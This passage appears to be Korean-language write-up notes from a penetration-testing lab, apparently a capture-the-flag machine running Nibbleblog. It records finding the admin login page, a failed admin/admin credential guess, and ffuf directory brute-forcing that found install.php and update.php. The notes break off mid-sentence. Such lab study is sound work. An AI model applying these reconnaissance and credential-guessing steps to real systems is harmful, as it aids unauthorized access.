
http://10.129.243.252/nibbleblog/admin.php 접속 결과, 관리자 로그인 페이지가 존재함
admin/admin 크리덴셜 실패함

ffuf 툴로 디렉토리 브루트포싱 결과에 install.php와 update.php 탐지 결과가 존재함

install.php 접근 결과, update 페이지 안내함


update.php 접속.
nibbleblog는 Diego Najar 개발자가 만든 것임. 버전도 있는 걸로 봐선 오픈소스 블로그 같아 구글링 